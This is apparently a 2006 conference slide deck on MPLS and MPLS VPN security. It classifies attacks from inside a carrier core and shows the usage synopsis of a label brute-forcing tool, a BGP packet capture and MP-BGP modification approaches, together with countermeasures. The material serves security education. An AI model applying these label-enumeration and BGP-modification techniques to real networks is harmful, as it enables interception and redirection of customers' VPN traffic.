



**IT UNDERGROUND**  
IT ПИДЕКЕКОПИД

# MPLS Security

Enno Rey, [erey@ernw.de](mailto:erey@ernw.de)

# Agenda



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- **MPLS Basic Terms & Technology**
- **MPLS VPNs**
- **Attack Classification and Tools**
- **“Layer 2 VPNs”/VPLS**
- **A look at the future**

## Who I am



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- **“Old-school networker”**
- **Started working on Layer 2–4 in the early 90s**
- **With special focus on security since 1997**
- **Founder (2001) and CTO of a highly specialized IT security consultancy with 10 employes, located in Heidelberg/Germany (+ office in Lisbon)**
- **(Co-) Author of a book about pen-testing & regular speaker**

# MPLS Basics



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- ***Multiprotocol Label Switching*** [RFC 3031 et.al.]
- **Technology used for forwarding packets, based on *Labels***  
**Packets may carry multiple labels (for different purposes).**
- **Initial goal: more efficient forwarding than IP-based routing**
- **Used in most carrier backbones**
- **Serves as foundation for some '*Advanced Services*'**




Tag ('Label') = 20 bits  
S = Bottom of Stack, 1 bit

COS/EXP = Class of Service, 3 bits  
TTL = Time to Live, 8 bits

# MPLS Basics



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД




# MPLS Basics



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

In the backbone packet forwarding is done based on labels. The **red** label is swapped for a **blue** label, the **blue** one for a **purple** one.




Note: for simplicity's sake we'll neglect *pen-ultimate hop popping* here.

# MPLS Basics



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД



In this scenario, we'll call them 'forwarding labels' (as that's what they serve as here).

## Security discussion



**IT UNDERGROUND**  
IT UNDERGROUND

- **The first thing joe hacker thinks of when speaking about some forwarding (“routing” or “router’s”) technology is... ‘spoofing or injection’.**  
**Btw: this approach is a bit naïve... or have you ever seen a successful ‘ospf injection attack’?**
- **But: the just discussed ‘forwarding labels’ have local significance only. Two neighboring peers agree on their significance by means of some *label distribution protocol*.**
- **So injecting/modifying ‘forwarding labels’ would not allow much profit...**
- **However, those nice little shiny labels can serve many other purposes...**

## MPLS Services




**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- **VPNs (“Layer 3” or “Layer 2”)**
- ***Any Transport over MPLS***
- ***Virtual Private LAN Service***
- **MPLS Traffic Engineering**
- ***Generalized MPLS (GMPLS)***
- **others**

# MPLS as a Foundation for Advanced Services



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД



## MPLS Services



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- **Some of these technologies (e.g. Traffic Engineering) are relevant for ISPs/carriers only.**
- **Others (“Layer 3 VPNs”, “Layer 2 VPNs”) may be rather important for organizations. Either for customers of a backbone provider or for use in campus networks.**
- **Increasingly “Layer 3 MPLS VPNs” are used in enterprise networks, for traffic separation/segmentation (kind of “modern VLAN technology”).**

## MPLS VPNs (“Layer 3 VPNs“)



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- **MPLS-based technology [mainly RFC 4364] with its own concepts and terminology.**
- **Comparable to Frame Relay/ATM in some respects.**
- **Highly ‘virtual’ technology (shared infrastructure, separated routing).**
- **Additional (MPLS-) labels are used to establish logical paths/circuits for the traffic of single customers.**
- **Very flexible with regard to topologies (by means of *route targets*).**

# MPLS VPNs – Terminology



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

## **P network** (Provider network)

- The ISP's backbone

## **P router** (Provider router)

- Backbone router of ISP

## **PE router** (Provider Edge router)


- ISP's router responsible for connecting the CE device to MPLS backbone

## **C network** (Customer network)

- The customer's network

## **CE router** (Customer Edge router)

- Router connecting the C network to the PE (may be under control of customer or ISP)




During transport two labels are used: one to identify the 'egress PE', the other one to identify the customer/a particular VPN.

# MPLS VPNs (“Layer 3 VPNs“)



**IT UNDERGROUND**  
ИТ ПИДЕКЕКОИИД




# MPLS VPNs (“Layer 3 VPNs”)



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

A more complex view



# What happens here in detail



**IT UNDERGROUND**  
IT UNDERGROUND

- PE routers assign labels to prefixes per VPN (*route distinguisher*).
- This information (label, route distinguisher, prefix) is then exchanged between PEs by *Multiprotocol BGP* [RFC 2283].
- => one PE knows which other PE is responsible for a given prefix in a given VPN.
  
- When a packet leaves an ingress PE, the packet has (at least) two labels:
  - one 'forwarding label' for transport to the egress PE across the backbone.
  - a second one identifies the VPN (and prefix) of the destination.
- In short: "labels do the whole VPN thing here".

# Security – the ‘official point of view’



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

from ([1])

Microsoft PowerPoint - [BNL-MPLS-Intro-Services-6-30-04.ppt]

## Validating Cisco MPLS Based IP-VPN as a Secure Network

Cisco.com

**Miercom independent testing confirmed Cisco MPLS VPN is secure:**

- ✓ Customers network topology is not revealed to the outside world
- ✓ Customers can maintain own addressing plans and the freedom to use either public or private address space
- ✓ Attackers cannot gain access into VPNs or Service Provider's network
- ✓ Impossible for attacker to insert "spoofed" label into a Cisco MPLS network and thus gain access to a VPN or the MPLS core

<http://mier.com/reports/cisco/MPLS-VPNs.pdf>

Test Network Topology

Security

MPLS Intro and Services Update © 2004, Cisco Systems, Inc. All rights reserved. 61

See also RFC 4381

## Security – you should consider...



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- **No encryption**
- **PE device (usually) is shared with other customers.**
- **What about internal audit requirements?**  
**=> Risk assessment needed**
- **You all certainly knew these things ;-)**
- **Let`s talk about possible attacks then...**

# MPLS VPNs – Attack Classification



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- Attacks from the outside of the cloud (coming from CEs)
  - not feasible in most cases
  - most interesting scenario if PE-CE circuit is L2 based and shared (with other customers)
- Attacks from “inside” of the cloud

# Attacks from “inside“ of the cloud



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

These may further be divided into

- Attacks that require compromising a (carrier's) device (called “DC” from now on)
- Attacks that require injection of attacker controlled box (Device Injection: “DI”)
- Attacks that require access to wire somewhere in the packet path [thus the ability to read and modify packets], “WA”

**Just to make clear**



**IT UNDERGROUND**  
**IT ПИДЕКЕКОИИД**

Yes, all these require “core access”.

I leave it up to the audience if this is probable... or not.

Just keep in mind... risk assessment is (at least) two questions:

How probable is that sth happens?

What is the impact *if* it happens?

# Possible scenarios, DC



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- Carrier devices *do* get compromised (although seldom admitted ;-)
- Human configuration errors *may* happen
- Devices have to be managed (by some kind of mgmt infrastructure)
- Note: knowledge of SNMP RW community (and one-way reachability of device) can be considered "DC"

ISP Security BoF – NANOG 28  
Statistics as of 01 June 2003

- Hacked hosts – 423262
- Abused proxies – 192608
- Compromised routers – 5410

Q: How hard is it to obtain a compromised device?  
A: Can you type any of the following?

- !cisco
- !cayman
- !proxy

**Operational Security**  
Cisco.com

- Security depends on SP!  
Employee can make mistake, or malicious misconfiguration
- Potential Security hole:  
If PE compromised, \*all\* VPNs are insecure
- Cannot \*prevent\* all misconfigs  
--> Need to operationally control this

## Recently...



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- ... I took part in a one week MPLS implementation lab, with five worldwide MPLS carriers, who sent a sales guy and a router techie each.
- We monitored their communication (they were notified in advance).
- A European Top3 carrier did some SNMP communication to a box in their backbone, with an official IP address...

```
-----  
04/11/06 09:27:41 udp 10.16.12.19.1025 ->  
148.115.13.101.161 (snmp)  
[version 1]  
public
```

## Possible scenarios, DI



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- Attacker has to get physical access to carrier's premises. Usually not very probable, but...
- There are PEs located at customer premises.
- There **are** customers who run their own PEs. These are trusted by the carrier for some degree. Do you trust them?
- There are countries where you can't necessarily trust the integrity of the premises or equipment, for various reasons.

## Possible scenarios, WA



**IT UNDERGROUND**  
IT UNDERGROUND

- This is probably the most feasible one for an attacker (compared to the others)
- Layer 2 security usually is not handled very well in most carrier environments (in our experience).
- Attacker may compromise some box (or even own it legally), install L2 attack toolkit and have access to “broader scope”.
- L2 connection points (IXPs) may be point of attack.
- In general transition points between carriers are of particular interest here, reasoning lying in “trust models”. Special attention should be paid to RFC 4364 sect. 9 and 10...

# Differences between FR/ATM age and MPLS VPNs



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- MPLS is IP based, underlying infrastructure more and more ethernet => common IP/ethernet attack vectors may apply (e.g. ARP stuff)
- MPLS is a "highly virtual technology"... with all pros/cons of such
- WA scenarios do (practically) not exist in FR/ATM world
- FR/ATM world required dedicated hardware, with dedicated mgmt etc.
- No automated attacks tool out there (before), no "libnet support for ATM"
- Usually no "technology transition points" between carriers with FR/ATM

# MPLS Attack Tools



**IT UNDERGROUND**  
IT UNDERGROUND

- Thorsten Fischer of *irmpic* wrote first set of tools.
- They can be found at [4].
- I'm working together with him to evolve tool suite further.
- Currently under development: tool that does label modification for complete, bidirectional sessions.

# Example: label bruteforcing tool



**IT UNDERGROUND**  
IT UNDERGROUND

`mpls-lbf(1)`

## NAME

`mpls-lbf` - a MPLS LSP label brute-forcer

## SYNOPSIS

```
mpls-lbf -m hw_addr -d hw_addr -s IP -t IP -p port -o port -l maxlabel  
[-l maxlabel]
```

## DESCRIPTION

`mpls-lbf` is a small tool which sends a series of TCP SYN packets to a specified port on a specified (fixed) host, and labels these packets with MPLS labels. The labels are encoded in the TCP sequence number in such a way that the expected SYN ACK or RST reply can be used to reconstruct the labels along the LSP traversed by the TCP SYN packets.

If the this label enumeration is carried out from the core, it might be used as an information gathering tool, which can then be used in conjunction with `mpld-fwd` to forward MPLS-labelled traffic outside the core.

It makes sense to set up a sniffing device that receives this traffic

26-27 September 2006 |  
Warsaw

## Most feasible attack vectors (WA assumed)



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

- Modification of MP-BGP exchange
- Modification of VPN labels

# MP-BGP session



**IT UNDERGROUND**  
IT ПИДЕКЕКОИИД

```
224 223.67071:10.10.10.25      10.10.10.80      BGP      KEEPALIVE Message, KEEPALIVE Message
225 223.67337:10.10.10.80      10.10.10.25      BGP      KEEPALIVE Message, KEEPALIVE Message
226 223.67337:10.10.10.80      10.10.10.25      BGP      UPDATE Message, UPDATE Message, UPDATE Message
227 223.87028:10.10.10.25      10.10.10.80      TCP      179 > 59924 [ACK] Seq=694 Ack=464 win=15921 Len=0
228 226.69846:10.1.1.1          224.0.0.2        LDP      Hello Message
229 227.02572:00:0b:fd:b6:48:81 00:0b:fd:b6:48:81 LOOP     Reply
```

Frame 226 (407 bytes on wire, 407 bytes captured)

- Ethernet II, Src: 00:11:93:33:b1:08, Dst: 00:d0:ff:b7:68:a9
- Internet Protocol, Src Addr: 10.10.10.80 (10.10.10.80), Dst Addr: 10.10.10.25 (10.10.10.25)
- Transmission Control Protocol, Src Port: 59924 (59924), Dst Port: 179 (179), Seq: 111, Ack: 694, Len: 353
- Border Gateway Protocol
  - UPDATE Message
  - Border Gateway Protocol
    - UPDATE Message
      - Marker: 16 bytes
      - Length: 131 bytes
      - Type: UPDATE Message (2)
      - Unfeasible routes length: 0
      - Total path attribute length: 0
      - Path attributes
        - ORIGIN: INCOMPLETE (4 bytes)
        - AS\_PATH: empty (3 bytes)
        - MULTI\_EXIT\_DISC: 0 (7 bytes)
        - LOCAL\_PREF: 100 (7 bytes)
        - EXTENDED\_COMMUNITIES: (51 bytes)
        - MP\_REACH\_NLRI (36 bytes)
          - Flags: 0x80 (Optional, Non-transitive, Complete)
          - Type code: MP\_REACH\_NLRI (14)
          - Length: 33 bytes
          - Address family: IPv4 (1)
          - Subsequent address family identifier: Labeled VPN Unicast (128)
        - Next hop network address (12 bytes)
          - Subnetwork points of attachment: 0
          - Network layer reachability information (16 bytes)
            - Label stack=18 (bottom) RD=100:1, IPv4=172.31.2.0/29

0030 3f da 41 b1 00 00 ff ff ff ff ff ff ff ff ff ff ? .A . . . . .

0040 ff ff ff ff ff ff ff 83 02 00 00 00 6c 40 01 01 . . . . . l@ . . . . .

0050 02 40 02 00 80 04 04 00 02 62 00 40 05 04 00 00 @ . . . . . b . @ . . . . .

0060 00 64 c0 10 30 00 02 00 64 00 00 00 01 43 01 80 . d . 0 . . . . d . . . . c . . . .

0070 80 00 02 62 00 88 00 80 00 00 00 00 00 88 01 00 . . b . . . . . d . . . . .

0080 01 00 01 50 00 88 02 ff 01 00 00 64 00 88 02 ff . . . . .

P: 360 D: 360 M: 0

# Attacks against MP-BGP



**IT UNDERGROUND**  
IT UNDERGROUND

- MP-BGP modification may allow traffic redirection on a network level or even adding “bogus prefixes/networks”.  
=> *ab* traffic can be read/modified from *xy* network, and vice versa
- Countermeasures exist:  
MD5 BGP between PEs will prevent MP-BGP modification.  
Capability to detect “unsolicited TCP ACKs” in VPN *xy* would help.
